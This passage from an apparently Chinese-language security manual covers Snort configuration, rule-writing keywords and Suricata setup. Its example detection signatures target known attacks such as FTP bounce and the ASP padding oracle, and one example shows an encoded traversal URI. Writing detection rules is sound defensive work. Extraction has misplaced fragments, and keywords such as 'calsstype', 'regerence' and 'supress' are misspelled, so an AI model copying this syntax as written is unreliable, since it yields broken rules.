* **config vlan\_agnostic**

Causes Snort to ignore vlan headers for the purposes of connection and frag tracking. This option is only valid in the base configuration when using multiple configurations, and the default is off.

* **config address\_space\_agnostic**

Causes Snort to ignore DAQ address space ID for the purposes of connection and frag tracking. This option is only valid in the base configuration when using multiple configurations, and the default is off.

* **config policy\_mode: tap | inline | inline\_test**

配置策略模式。

* **config tunnel\_verdicts: gtp | teredo | 6in6 | 4in6**

771/990

QQ群：632167235

By default, whitelist and blacklist verdicts are handled internally by Snort for GTP, Teredo, 6in4 and 4in6 encapsulated traffic. This means Snort actually gives the DAQ a pass or block verdict instead. This is to workaround cases where the DAQ would apply the verdict to the whole tunnel instead of the individual session within the tunnel. If your DAQ decodes GTP, Teredo, 6in4 or 4in6 correctly, setting this config will allow the whitelist or blacklist verdict to go to the DAQ. There is a modest performance boost by doing this where possible since Snort won’t see the remaining packets on the session.

**8.5.3.3.3** 预处理器

指令格式：

preprocessor <name>: <options>

参见用户手册和doc文档。

**8.5.3.3.4** 解码规则

预处理规则位于preproc\_rules/目录内， 文件名为decoder.rules和preprocessor.rules。

配置为：

var PREPROC\_RULS\_PATH/preprocessor.rules include $PREPROC\_RULS\_PATH/preprocessor.rules include $PREPROC\_RULS\_PATH/deocder.rules

规则的配置和平常一样。

恢复到原始行为：

1. 去掉规则引用。
2. 配置默认规则：

config autogenerate\_preprocessor\_decoder\_rules

**8.5.3.3.5** 事件处理

Rate Filtering

格式：

rate\_filter \

gen\_id <gid>, sig\_id <sid>, \

track <by\_src|by\_dst|by\_rule>, \

count <c>, second <s>, \

new\_action alert|drop|pass|log|sdrop|reject, \

timeout <second> \ #此规则应用多长时间

[, apply\_to <ip-list>]

Event Filtering

过滤类型：

* limit： Alerts on the 1st m events during the time interval, then ignores events for the rest of the time interval.
* threshold： Alerts every m times we see this event during the time interval.
* both： Alerts once per time interval after seeing m occurrences of the event, then ignores any additional events during the time interval.

格式：

772/990

QQ群：632167235

event\_filter \

gen\_id <gid>, sig\_id <sid>, \

type <limit|threshold|both>, \

threshold \

gen\_id <gid>, sig\_id <sid>, \

type <limit|threshold|both>, \

threshold是event\_filter的别名。

配置内存使用：

config event\_filter: memcap <bytes>

config threshold: memcap <bytes> #同上， 不建议使用

Event Suppression

格式：

supress \

gen\_id <gid>, sig\_id <sid> supress \

gen\_id <gid>, sig\_id <sid>, \

track <by\_src|by\_dst>, ip <ip-list>

Event Logging

配置：

config event\_queue: [max\_queue [size]] [log [size]] [order\_events [priority|content\_ength]]

Event Trace

配置：

config event\_trace: [file <filename>] [max\_data <int>]

file是相对于日志目录（ -l） 的文件名。

**8.5.3.3.6** 性能配置

规则性能

格式：

config profile\_rules: \

print [all | <num>], \

sort <sort\_option> \

[, filename <filename> [append]]

<sort\_option>：

* checks
* matches
* nomatches
* avg\_ticks
* avg\_ticks\_per\_match
* avg\_ticks\_per\_nomatch
* total\_ticks

773/990

track <by\_src|by\_dst>, \ count <c>, seconds <s>

track <by\_src|by\_dst>, \ count <c>, seconds <s>

QQ群：632167235

预处理性能

格式：

config profile\_preprocs: \

print [all | <num>], \

sort <sort\_option> \

[, filename <filename> [append]]

<sort\_option>：

* checks
* avg\_ticks
* total\_ticks

Packet Performance Monitoring(PPM)

格式：

config ppm: max-pkt-time <micro-secs>, \

fastpath-expensive-packets, \

pkt-log, \

debug-pkts

config ppm: max-rule-time <micro-secs>, \

threshold count, \

suspend-expensive-rules, \

suspend-timeout <seconds>, \

rule-log [log] [alert]

**8.5.3.3.7** 输出模块

alert\_syslog

格式：

output alert\_syslog: \

[host=<hostname[:<port>],] \

<facility> <priority> <options>

Facilities：

* log\_auth
* log\_authpriv
* log\_daemon
* log\_local0
* log\_local1
* log\_local2
* log\_local3
* log\_local4
* log\_local5
* log\_local6
* log\_local7
* log\_user

Priorities：

* log\_emerg
* log\_alert
* log\_crit
* log\_err
* log\_warning
* log\_notice
* log\_info

774/990

QQ群：632167235

* log\_debug

Options：

* log\_cons
* log\_ndelay
* log\_perror
* log\_pid

alert\_fast

格式：

output alert\_fast: \

alert\_full

格式：

alert\_unixsock

格式：

output alert\_unixsock

由于unix套接字队列默认为10， 有可能收不到数据， 需要改大：

# **sysctl -w net.unix.max\_dgram\_qlen=100000**

log\_

格式：

CSV

格式：

output alert\_csv: [<filename> [<format> [<limit>]]]

<format> ::= "default" | <list>

<list> ::= <field>(,<field>) \*

<field> ::= "dst"|"src"|"ttl"...

<limit> ::= <number>[('G'|'M'|'K')]

unified2

格式：

output alert\_unified2: \

filename <base filename> [, <limit <size in MB>] \

[, nostamp] [, mpls\_event\_types] \

[, vlan\_event\_types] output log\_unified2: \

filename <base filename> [, <limit <size in MB>] \

[, nostamp] output unified2: \

filename <base file name> [, <limit <size in MB>] \

[, nostamp] [, mpls\_event\_types] \

775/990

output log\_: [<filename> [<limit>]] \

<limit> ::= <number>[('G'|'M'|'K')]

output alert\_full: [<filename> [<limit>]] \

<limit> ::= <number>[('G'|'M'|'K')]

[<filename> ["packet"] [<limit>]] \

<limit> ::= <number>[('G'|'M'|'K')]

QQ群：632167235

[, vlan\_event\_types]

读取unified2文件:

# **u2spewfoo snort**

转成其他格式：

# **u2boat -t pcap <infile> <outfile>**

log null

格式：

output log\_null

**8.5.3.3.8** 多重配置

可以对不同接口、vlan等加载不同的配置。

格式：

config binding: <path\_to\_snort.conf> vlan <vlanIDList> config binding: <path\_to\_snort.conf> net <ipList> config binding: <path\_to\_snort.conf> policy\_id <id>

**8.5.3.3.9** 主动回应

当丢弃包是2会主动会送TCP RST或者ICMP不可达报文。编译时加上--enable-active-response

配置：

preprocessor stream5\_global: \

max\_active\_responses <max\_rsp>, \

min\_response\_seconds <min\_sec>

<max\_rsp> ::= (0..25)

<min\_sec> ::= (1..300)

configure sniping

编译：

# **./configure --enable-active-response**

配置：

config response: [device <dev>] [dst\_mac <MAC address>] attempts <att>

<dev> ::= ip | eth0 | etc.

<att> ::= (1..20)

React

重置会话并返回HTML。

编译：

# **./configure --enable-react / -DENABLE\_REACT**

配置：

config react: <block.html>

776/990

QQ群：632167235

**8.5.3.4** 签名语言

**8.5.3.3.1** 规则头

配置规则包括规则头和规则选项。

规则示例：

alert tcp any any -> 192.168.0.0/24 111 \ (content:"|00 01 86 a5|"; msg:"mountd access";)

规则行为

alert： 生成警告并且记录

log： 记录

pass： 忽略包

activate： 警告并打开另外一个规则

dynamic： 被activate激活才启用， 然后记录

drop： 阻塞并记录

reject： 阻塞并重置

sdrop： 阻塞但不记录

自定义规则行为：

ruletype suspicious

output log\_: suspicious.log

协议

支持的协议有： TCP、UDP、ICMP、IP

未来支持的有： ARP、IGRP、GRE、OSPF、RIP、IPX、etc.

IP地址

否定形式：

alert tcp !192.168.1.0/24 any -> 192.168.20.0/24 111 \

(content:"|00 01 86 a5|"; msg:"external mountd access";)

IP列表：

alert tcp ![192.168.1.0/24,192.168.2.0/24] any -> any any \ (content:"|00 01 86 a5|"; msg:"external mountd access";)

表示方式：

! 1.1.1.1

![1.1.1.1, 1.1.1.2]

$HOME\_NET

[$EXTERNAL\_NET, !$HOME\_NET] [10.0.0.0/24, !10.0.0.5]

[...,[....]]

[...,![.....]]

777/990

output alert\_syslog: LOG\_AUTH LOG\_ALERT

}

{

type log

QQ群：632167235

端口

端口范围表示： 80:8080 否定表示用“!”符号

! exception/negation

: range

[] signs to make clear which parts belong together

, separation

方向操作

单向： -> 双向： <>

没有"<-"操作符

**8.5.3.3.2 MetaSettings**

msg

作用：

警告或记录消息的文本。

格式：

msg:"<message text>"

gid

作用：

匹配规则组id， 建议从1000000开始。通常不建议使用gid。此规则需要和sid一起用。

格式：

gid:<generator id>

sid

作用：

此ID用于唯一得标识规则id， 可以用于一些插件等， 需要配合rev关键字。放在rev前面， 放在所有关键字后面。

* <100 Reserved for future use
* 100-999,999 Rules included with the Snort distribution
* >=1,000,000 Used for local rules

格式：

sid:<snort rules id>;

rev

作用：

用于说明此规则是第几个修改的版本， 配合sid使用， 放在sid后面， 所有关键字后面。

格式：

rev:<revision integer>;

778/990

QQ群：632167235

calsstype

作用：

提供一些规则和警告信息， 包含短名称、长名称和优先级。它的值是短名称。

格式：

calsstype:<class name>;

说明：

包含在配置文件中 include classification.config 定义的文件。

reference

作用：

当有攻击时， 查询外部的插件， 通过url的形式提供攻击说明的连接。

格式：

regerence:<id system>, <id>; [reference:<id system>, <id>;]

priority

作用：

说明规则的严重等级， 覆盖classtype的等级。最高的是1。

格式：

priority:<priority integer>

metadata

作用：

嵌入额外的规则信息。

格式：

metadata:key1 value1; metadata:key1 value1, key2 value2;

关键字：

**8.5.3.3.3 IP**

ttl

作用：

ttl。

格式：

ttl:[<, >, =, <=, >=]<number>; ttl:[<number>]-[<number>];

ipopts

779/990

**Key**

**Description**

**Value Format**

engine

indicate a shared library rule

"shared"

soid

shared library rule generator and sid

<gid>|<sid>

service

target-based service identifier

"http"

QQ群：632167235

作用：

IP选项。用在规则的前面， msg后面。只能出现一次。

格式：

ipopts:<rr|eol|nop|ts|sec|esec|lsrr|lsrre|ssrr|satid|any>;

说 明 ： rr： Record Route elo： End of List nop： No Op ts： Time Stamp sec： IP Security

esec： IP Extended Security lsrr： Loose Source Routing ssrr： Strict Source Routing satid： Stream identifier any： any IP options are set

tos

作用：

tos。

格式：

tos:[!]<number>;

sameip

作用：

检测源和目的IP是否相等。

格式：

sameip;

ip\_proto

作用：

IP协议字段。

格式：

ip\_proto:[!|>|<] <name or number>;

id

作用：

IP数据包的ID， 使用fragment identification字段。

格式：

id:<number>;

fragbits

作用： 标识。

格式：

fragbits:[+\*!]<[MDR]>;

780/990

QQ群：632167235

说明：

M： More Fragments D： Don’t Fragment R： Reserved Bit

+： match on the specified bits, plus any others

\*： match if any of the specified bits are set

!： match if the specified bits are not set

fragoffset

作用： 段偏移。

格式：

fragoffset:[!|<|>]<number>;

示例：

alert ip any any -> any any (msg:"First Fragment"; fragbits:M; fragoffset:0;)

**8.5.3.3.4 TCP**

seq

作用：

tcp序列号。

格式：

seq:<number>;

ack

作用：

tcp确认号。

格式：

ack:<number>;

window

作用：

tcp窗口大小。

格式：

window:[!]<number>;

flags

作用：

tcp标识符。

格式：

flags:[!|\*|+]<FSRPAUCE0>[,<FSRPAUCE>];

说明：

前面是必须的， 后面是忽略的。

F - FIN - Finish (LSB in TCP Flags byte)

S - SYN - Synchronize sequence numbers

781/990

QQ群：632167235

R - RST - Reset P - PSH - Push

A - ACK - Acknowledgment U - URG - Urgent

C - CWR - Congestion Window Reduced (MSB in TCP Flags byte)

E - ECE - ECN-Echo (If SYN, then ECN capable. Else, CE flag in IP header is set) 0 - No TCP Flags Set

**8.5.3.3.5 ICMP**

itype

作用：

icmp类型。

格 式 ： itype:min<>max; itype:[<|>]<number>;

icode

作用：

icmp代码。

格 式 ： icode:min<>max; icode:[<|>]<number>;

icmp\_id

作用：

icmp ID。

格式：

icmp\_id:<number>;

icmp\_seq

作用：

icmp序列号。

格式：

icmp\_seq:<number>;

**8.5.3.3.6 Payload**

content

作用：

匹配数据包内容。大小写敏感。

格式：

content:[!]"<content string>";

782/990

QQ群：632167235

示例：

alert tcp any any -> any 129 (content:"|5c 00|P|00|I|00|";)

如下字符必须使用16进制表示：

" |22|

; |3B|

: |3A|

| |7C|

nocase

作用：

匹配数据包内容不区分大小写。

格式：

nocase;

示例：

alert tcp any any -> any 21 (msg:"FTP ROOT"; content:"USER root"; nocase;)

depth

作用：

匹配的深度。

格式：

depth:[<number>|<var\_name>];

offset

作用：

从偏移多少字节后开始匹配。

格式：

offset:[<number>|<var\_name>];

范围： -65535～ 65535

distance

作用：

同offset， 只不过是从上次结束处开始计算的距离。可以是负数。

格式：

distance:[<byte\_count>|<var\_name>];

示例：

alert tcp any any -> any any (content:"ABC"; content:"DEF"; distance:1;)

等同于正则表达式： /ABC.{1}DEF/

within

作用：

从上一次匹配开始计算， 在多少字节内查找匹配。

格式：

within:[<byte\_count>|<var\_name>];

示例：

783/990

QQ群：632167235

alert tcp any any -> any any (content:"ABC"; content:"EFG"; within:10;)

在ABC后的10字节内查找EFG。

isdataat

作用：

验证在指定的位置存在载荷。

格式：

isdataat:[!]<int>[,relative|rawbytes];

示例：

alert tcp any any -> any 111 (content:"PASS"; isdataat:50,relative; content:!"|01|"; within:50;)

查找字符串PASS， 在后面至少还有50字节的载荷。在PASS后面的50字节内不能有换行。

dsize

作用：

载荷大小。

格 式 ： dsize:min<>max; dsize:[<|>]<number>;

rpc

作用：

The rpc keyword is used to check for a RPC application, version, and procedure numbers in SUNRPC CALL requests.

Wildcards are valid for both version and procedure numbers by using '\*';

格式：

rpc:<application number>, [<version number>|\*], [<procedure number>|\*]>;

replace

作用：

替代内容， 长度必须相同。不能用于序列化的包。

格式：


replace:"<string>";

**8.5.3.3.7 HTTP**

HTTP关键字

GET

784/990



QQ群：632167235

HTTP

785/990



QQ群：632167235

POST

786/990



QQ群：632167235

http\_client\_body

作用：

搜索客户端的body内容。

格式：

http\_client\_body;

示例：

alert tcp any any -> any 80 (content:"ABC"; content:"EFG"; http\_client\_body;)

在http的用户端请求body内搜索。

http\_server\_body

作用：

搜索服务端返回的body内容。

格式：

http\_server\_body;

http\_cookie

作用：

搜索Cookie:或Set-Cookie:后面的内容。需要在http的预处理器中配置enable\_cookie， 否则等同于

http\_header。在suricata中不能用http\_header代替。

格式：

http\_cookie;

787/990

QQ群：632167235

http\_raw\_cookie

作用：

搜索非标准的cookie。

格式：

http\_raw\_cookie;

http\_header

作用：

搜索http头。

格式：

http\_header;

http\_raw\_header

作用：

搜索非标准http头。

格式：

http\_raw\_header;

http\_method

作用：

搜索http请求方法。

格式：

http\_method;

示例：

alert tcp any any -> any 80 (content:"ABC"; content:"GET"; http\_method;)

http\_uri

作用：

搜索URI部分。

格式：

http\_uri;

http\_raw\_uri

作用：

搜索非标准URI部分。

格式：

http\_raw\_uri;

http\_stat\_code

作用：

搜索返回的状态码。

格式：

http\_stat\_code;

788/990

QQ群：632167235

示例：

alert tcp any any -> any 80 (content:"ABC"; content:"200"; http\_stat\_code;)

http\_stat\_msg

作用：

搜索返回的状态信息。

格式：

http\_stat\_msg;

示例：

alert tcp any any -> any 80 (content:"ABC"; content:"Not Found"; http\_stat\_msg;)

http\_encode

作用：

指定编码方式。

格式：

http\_encode:[uri|header|cookie], [!][<utf8|double\_encode|non\_ascii|uencode|bare\_byte|ascii|iis\_encode>]

http\_user\_agent

作用：

指定用户代理。

格式：

http\_user\_agent;

uricontent

作用：

查找uri内的正常内容。不建议使用

格式：

uricontent:[!]"<content string>"

说明： 将：

/cgi-bin/aaaaaaaaaaaaaaaaaaaaaaaaaa/..%252fp%68f?

转换为：

/cgi-bin/phf?

urilen

作用：

指定查找uri部分的长度。

格 式 ： urilen:min<>max[,<norm|raw>]; urilen:[<|>]<number>[,<norm|raw>];

**8.5.3.3.8 Flow**

789/990

QQ群：632167235

flow

作用：

tcp流方向。

格 式 ： flow:[(established|not\_established|stateless)] [,(to\_client|to\_server|from\_client|from\_server)] [,(no\_stream|only\_stream)] [,(no\_frag|only\_frag)];

说明：

to\_client： Trigger on server responses from A to B to\_server： Trigger on client requests from A to B from\_client： Trigger on client requests from A to B from\_server： Trigger on server responses from A to B

established： Trigger only on established TCP connections， UDP需要两端都发过数据。not\_established： Trigger only when no TCP connection is established

stateless： Trigger regardless of the state of the stream processor (useful for packets that are designed to cause machines to crash)

no\_stream： Do not trigger on rebuilt stream packets (useful for dsize and stream5) only\_stream： Only trigger on rebuilt stream packets

no\_frag： Do not trigger on rebuilt frag packets only\_frag： Only trigger on rebuilt frag packets

示例：

alert tcp !$HOME\_NET any -> $HOME\_NET 21 (msg:"cd incoming detected"; \ flow:from\_client; content:"CWD incoming"; nocase;)

flowbits

作用：

The flowbits keyword is used in conjunction with conversation tracking from the Stream preprocessor (see Section2.2.2). It allows rules to track states during a transport protocol session. The flowbits option is most useful for TCP sessions, as it allows rules to generically track the state of an application protocol.

通过变量跟踪多个数据流。

格式：

flowbits:[set|setx|unset|toggle|isset|isnotset|noalert|reset][, <bits/bats>][, <GROUP\_NAME>]; bits ::= bit[|bits]

bats ::= bit[&bats]

说明：

**flowbits: set, name** - Will set the condition/'name', if present, in the flow.

**flowbits: isset, name** - Can be used in the rule to make sure it generates an alert when the rule matches and the condition is set in the flow.

**flowbits: toggle, name** - Reverses the present setting. So for example if a condition is set, it will be unset and vice-versa.

**flowbits: unset, name** - Can be used to unset the condition in the flow.

**flowbits: isnotset, name** - Can be used in the rule to make sure it generates an alert when it matches and the condition is not set in the flow.

**flowbits: noalert** - Does not generate an alert for this rule.

flowint

作用：

全局整数变量。

格式：

flowint: , ;

790/990

QQ群：632167235

flowint: , , ;

flowint: , < +,-,=,>,<,>=,<=,==, != >, ;

示例：

当匹配数量达到5次时报警。

alert tcp any any -> any any (msg:"Counting Usernames"; content:"jonkman"; flowint: usernamecount, +, 1; noalert;)

alert tcp any any -> any any (msg:"More than Five Usernames!"; content:"jonkman"; flowint: usernamecount, +, 1; flowint:usernamecount, >, 5;)

stream\_reassemble

作用：

是否启用TCP流重组。

格式：

stream\_reassemble:<enable|disable>, <server|client|both>[, noalert][, fastpath];

stream\_size

作用：

匹配一个会话通过的字节数， 根据tcp序列号判断。

格式：

stream\_size:<server|client|both|either>, <operator>, <number>;

**8.5.3.3.9 File**

filename

作用：

匹配文件名。

格式：

filename:<string>;

示例：

filename:"secret";

fileext

作用：

匹配文件扩展名。

格式：

fileext:<string>;

示例：

fileext:"jpg";

filemagic

作用：

匹配文件幻数。

格式：

filemagic:<string>;

791/990

QQ群：632167235

示例：

filemagic:"executable for MS Windows";

filestore

作用：

存储文件到硬盘。

格式：

filestore:<direction>,<scope>;

说明：

direction can be:

* request/to\_server: store a file in the request / to\_server direction
* response/to\_client: store a file in the response / to\_client direction
* both: store both directions scope can be:
* file: only store the matching file (for filename,fileext,filemagic matches)
* tx: store all files from the matching HTTP transaction
* ssn/flow: store all files from the TCP session/flow.

filemd5

作用：

匹配文件MD5。

格式：

filemd5:[!]filename;

示例：

filemd5:md5-blacklist; filemd5:!md5-whitelist;

filesize

作用：

匹配文件MD5。

格式：

filesize:<value>;

示例：

filesize:100; # exactly 100 bytes

filesize:100<>200; # greater than 100 and smaller than 200 filesize:>100; # greater than 100

filesize:<100; # smaller than 100

file\_data

作用：

This option sets the cursor used for detection to one of the following buffers: 1. When the traffic being detected is HTTP it sets the buffer to, a. HTTP response body (without chunking/compression/normalization) b. HTTP dechunked response body c. HTTP decompressed response body (when inspect gzip is turned on) d. HTTP normalized response body (when normalized javascript is turned on) e. HTTP UTF normalized response body (when normalize utf is turned on) f. All of the above 2. When the traffic being detected is SMTP/POP/IMAP it sets the buffer to, a. SMTP/POP/IMAP data body (including Email headers and MIME when decoding is turned off) b.

Base64 decoded MIME attachment (when b64 decode depth is greater than -1) c. Non-Encoded MIME attachment (when bitenc decode depth is greater than -1) d. Quoted-Printable decoded MIME attachment (when qp decode depth is greater than -1) e. Unix-to-Unix decoded attachment (when uu decode depth is greater than -1)

Any relative or absolute content matches (without HTTP modifiers or rawbytes) and payload detecting rule

792/990

QQ群：632167235

options that follow file data in a rule will apply to this buffer until explicitly reset by other rule options. This rule option can be used several time in a rule.

The argument mime to file data is deprecated. The rule options file data will itself point to the decoded MIME attachment.

格式：

file\_data;

示例：

alert tcp any any -> any any(msg:"FILE DATA"; file\_data; content:"foo"; pkt\_data; content:"bar";)

The following rule searches for content "foo" within the file\_data buffer and content "bar" within the entire packet payload. The rule option pkt\_data will reset the cursor used for detection to the TCP payload.

pkt\_data

作用：

This option sets the cursor used for detection to the raw transport payload.

Any relative or absolute content matches (without HTTP modifiers or rawbytes) and other payload detecting rule options that follow pkt data in a rule will apply to the raw TCP/UDP payload or the normalized buffers (in case of telnet, smtp normalization) until the cursor (used for detection) is set again.

This rule option can be used several times in a rule.

表示file\_data的检测到此为止， 接下来继续传输。

格式：

pkt\_data;

logto

作用：

当触发规则时记录到文件。

格式：

logto:"filename";

**8.5.3.3.10 Rule**

threshold

作用：

限制规则报警频率。

格式：

threshold: type <threshold|limit|both>, track <by\_src|by\_dst>, count <N>, seconds <T>

类型说明：

threshold： 报警的最小伐值， 多长时间内超过几次才报警。

limit： 在多长时间内只允许报警几次。

both： 多长时间内超过几次才报警， 且此时间内只报警一次。

示例：

alert tcp $HOME\_NET 5060 -> $EXTERNAL\_NET any (msg:"ET VOIP Multiple Unauthorized SIP Responses TCP"; flow:established,from\_server; content:"SIP/2.0 401 Unauthorized"; depth:24; threshold: type both, track by\_src, count 5, seconds 360; reference:url,doc.emergingthreats.net/2003194; classtype:attempted-dos; sid:2003194; rev:6;)

detection\_filter

793/990

QQ群：632167235

作用：

The detection\_filter keyword can be used to alert on every match after a threshold has been reached. It differs from the threshold with type threshold in that it generates an alert for each rule match after the initial threshold has been reached, where the latter will reset it's internal counter and alert again when the threshold has been reached again.

格式：

detection\_filter: track <by\_src|by\_dst>, count <N>, seconds <T>

示例：

Alerts each time after 15 or more matches have occurred within 2 seconds.

alert http $EXTERNAL\_NET any -> $HOME\_NET any (msg:"ET WEB\_SERVER WebResource.axd access without t (time) parameter - possible ASP padding-oracle exploit"; flow:established,to\_server; content:"GET"; http\_method; content:"WebResource.axd"; http\_uri; nocase; content:!"&t="; http\_uri; nocase; content:!"&amp|3b|t="; http\_uri; nocase; detection\_filter:track by\_src,count 15,seconds 2; reference:url,netifera.com/research/; reference:url,www.microsoft.com/technet/security/advisory/2416728.mspx; classtype:web-application-attack; sid:2011807; rev:5;)

**8.5.3.3.11 TLS**

tls.version

作用： 版本。

tls.subject

作用：

证书subject区域。

示例：

tls.subject:"CN=\*.googleusercontent.com"

tls.issuerdn

作用：

证书IssuerDN区域。

示例：

tls.issuerdn:!"CN=Google-Internet-Authority"

tls.fingerprint

作用：

证书指纹。

示例：

tls.fingerprint:!"f3:40:21:48:70:2c:31:bc:b5:aa:22:ad:63:d6:bc:2e:b3:46:e2:5a"

tls.store

作用：

存储证书到硬盘。

794/990

QQ群：632167235

**8.5.3.3.12 pcre**

pcre

作用：

pcre正则表达式。

格式：

pcre:[!]"(/<regex>/|m<delim><regex><delim>)[ismxAEGROUPHMCOIDKYS]";

示例：

alert tcp any any -> any 80 (content:"/foo.php?id="; pcre:"/\/foo.php?id=[0-9]{1,10}/iU";)

参数说明：

**i:**case insensitive

**s:**By default, the string is treated as one big line of characters. ˆ and $ match at the beginning and ending of the string. When m is set, ˆ and $ match immediately following or immediately before any newline in the buffer, as well as the very start and very end of the buffer.

**x:**whitespace data characters in the pattern are ignored except when escaped or inside a character class

**A:**the pattern must match only at the start of the buffer (same as ˆ)

**E:**Set $ to match only at the end of the subject string. Without E, $ also matches immediately before the final character if it is a newline (but not before any other newlines).

**G:**Inverts the ”greediness” of the quantifiers so that they are not greedy by default, but become greedy if followed by ”?”.

**R:**Match relative to the end of the last pattern match. (Similar to distance:0;)

**U:**Match the decoded URI buffers (Similar to uricontent and http uri). This modifier is not allowed with the unnormalized HTTP request uri buffer modifier(I) for the same content.

**I:**Match the unnormalized HTTP request uri buffer (Similar to http raw uri). This modifier is not allowed with the HTTP request uri buffer modifier(U) for the same content.

**P:**Match unnormalized HTTP request body (Similar to http client body). For SIP message, match SIP body for request or response (Similar to sip body).

**H:**Match normalized HTTP request or HTTP response header (Similar to http header). This modifier is not allowed with the unnormalized HTTP request or HTTP response header modifier(D) for the same content. For SIP message, match SIP header for request or response (Similar to sip header).

**D:**Match unnormalized HTTP request or HTTP response header (Similar to http raw header). This modifier is not allowed with the normalized HTTP request or HTTP response header modifier(H) for the same content.

**M:**Match normalized HTTP request method (Similar to http method)

**C:**Match normalized HTTP request or HTTP response cookie (Similar to http cookie). This modifier is not allowed with the unnormalized HTTP request or HTTP response cookie modifier(K) for the same content.

**K:**Match unnormalized HTTP request or HTTP response cookie (Similar to http raw cookie). This modifier is not allowed with the normalized HTTP request or HTTP response cookie modifier(C) for the same content.

**S:**Match HTTP response status code (Similar to http stat code) **Y:**Match HTTP response status message (Similar to http stat msg) **B:**Do not use the decoded buffers (Similar to rawbytes)

**O:**Override the configured pcre match limit and pcre match limit recursion for this expression. It completely ignores the limits while evaluating the pcre pattern specified.

**8.5.3.3.13 fast\_pattern**

fast\_pattern

作用：

The fast pattern keyword is a content modifier that sets the content within a rule to be used with the fast pattern matcher. Since the default behavior of fast pattern determination is to use the longest content in the rule, it is useful if a shorter content is more ”unique” than the longer content, meaning the shorter content is less likely to be found in a packet than the longer content.

795/990

QQ群：632167235

注意：

The fast\_pattern modifier cannot be used with the following http content modifiers: http cookie, http raw uri, http raw header, http raw cookie, http method, http stat code, http stat msg.

The fast\_pattern modifier can be used with negated contents only if those contents are not modified with offset, depth, distance or within.

格 式 ： fast\_pattern; fast\_pattern:only;

fast\_pattern:<offset>,<length>;

说明： only关键字只匹配content， 不能和offset、depth、distance、within。

**Fast\_pattern:only**

Sometimes a signature contains only one content. In that case it is not necessary Suricata will check it any further after a match has been found in MPM. If there is only one content, the whole signature matches.

Suricata notices this automatically. In some signatures this is still indicated with 'fast\_pattern:only;'. Although Suricata does not need fast\_pattern:only, it does support it.

**Fast\_pattern: 'chop'**

If you do not want the MPM to use the whole content, you can use fast\_pattern 'chop'. For example:

content: “aaaaaaaaabc”; fast\_pattern:8,4;

**8.5.3.3.14 encode**

session

作用：

从用户会话中提取数据。

格式：

session:[printable|binary|all];

示例：

log tcp any any <> any 23 (session:printable;)

rawbytes

作用：

在解码器解码之前匹配数据包内容。

格式：

rawbytes;

示例：

alert tcp any any -> any 21 (msg:"Telnet NOP"; content:"|FF F1|"; rawbytes;)

base64\_decode

作用：

解开base64编码的数据， 对HTTP认证头特别有用。

格式：

base64\_decode:[:[bytes <tytes\_to\_decode>][, ][offset <offset>[, relative]]];

示例：

alert tcp any any -> any 80 (msg:"Authention NTLM"; content:"Authorization:"; http\_header;

796/990

QQ群：632167235

base64\_decode:bytes 12, offset 6, relative; base64\_data; content:"NTLMSSP"; within:8;)

base64\_data

作用：

解开base64编码的数据之后， 从此标识起识别为base64解开的数据。

格式：

base64\_data;

示例：

byte\_test

作用：

Test a byte field against a specific value (with operator). Capable of testing binary values or converting representative byte strings to their binary equivalent and testing them.

格式：

byte\_test:<bytes to convert>, [!]<operator>, <value>, <offset> [, relative][, <endian>][, string, <number type>][, dce]

bytes = 1 - 10

operator = ’<’ | ’=’ | ’>’ | ’<=’ | ’>=’ | ’&’ | ’ˆ’ value = 0 - 4294967295

offset = -65535 to 65535

示例：

alert udp $EXTERNAL\_NET any -> $HOME\_NET any \ (msg:"AMD procedure 7 plog overflow"; \ content:"|00 04 93 F3|"; \

content:"|00 00 00 07|"; distance:4; within:4; \ byte\_test:4, >, 1000, 20, relative;)

alert udp any any -> any 1234 \ (byte\_test:4, =, 1234, 0, string, dec; \ msg:"got 1234!";)

byte\_jump

作用：

The byte jump keyword allows rules to be written for length encoded protocols trivially. By having an option that reads the length of a portion of data, then skips that far forward in the packet, rules can be written that skip over specific portions of length-encoded protocols and perform detection in very specific locations.

The byte jump option does this by reading some number of bytes, convert them to their numeric representation, move that many bytes forward and set a pointer for later detection. This pointer is known as the detect offset end pointer, or doe ptr.

格式：

byte\_jump:<bytes\_to\_convert>, <offset> \

[, relative][, multiplier <mult\_value>][, <endian>][, string, <number\_type>]\ [, align][, from\_beginning][, post\_offset <adjustment value>][, dce]

byte\_extract

作用：

The byte extract keyword is another useful option for writing rules against length-encoded protocols. It reads in some number of bytes from the packet payload and saves it to a variable. These variables can be referenced later

797/990

alert tcp any any -> any 80 (msg:"Authention NTLM"; content:"Authorization:"; http\_header; base64\_decode:bytes 12, offset 6, relative; base64\_data; content:"NTLMSSP"; within:8;)

QQ群：632167235

in the rule, instead of using hard-coded values.

格式：

byte\_extract:<bytes\_to\_extract>, <offset>, <name> \ [, relative][, multiplier <multiplier value>][, <endian>]\ [, string][, hex][, dec][, oct][, align <align value>][, dce]

ftpbounce

作用：

检测ftp弹跳攻击。

格式：

ftpbounce;

示例：

alert tcp $EXTERNAL\_NET any -> $HOME\_NET 21 (msg:"FTP PORT bounce attempt"; \ flow:to\_server,established; content:"PORT"; nocase; ftpbounce; pcre:"/ˆPORT/smi";\ classtype:misc-attack; sid:3441; rev:1;)

asn1

作用：

解开一个包的全部或部分。

格式：

asn1:[bitstring\_overflow][, double\_overflow][, oversize\_length <value>][, absolute\_offset <value>| relative\_offset <vlaue>]

cvs

作用：

The CVS detection plugin aids in the detection of: Bugtraq-10384, CVE-2004-0396: ”Malformed Entry Modified and Unchanged flag insertion”. Default CVS server ports are 2401 and 514 and are included in the default ports for stream reassembly.

格式：

cvs:<option>;

**8.5.4 Suricata**

**8.5.4.1** 配置文件

用户手册： https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Suricata\_User\_Guide

允许同时处理的包数：

max-pending-packets: 1024

运行模式：

runmode: autofp

使用命令行 --list-runmodes

具体描述： https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Runmodes

798/990

QQ群：632167235

设置网络中包的大小：

default-packet-size: 1514

大于此值的包也会被处理。

运行用户：

#run-as:

# user: suri # group: suri

规则匹配顺序：

action-order:

- reject

- alert

规则按照文件中的顺序被载入， 按照行为顺序被匹配。

包含配置文件：

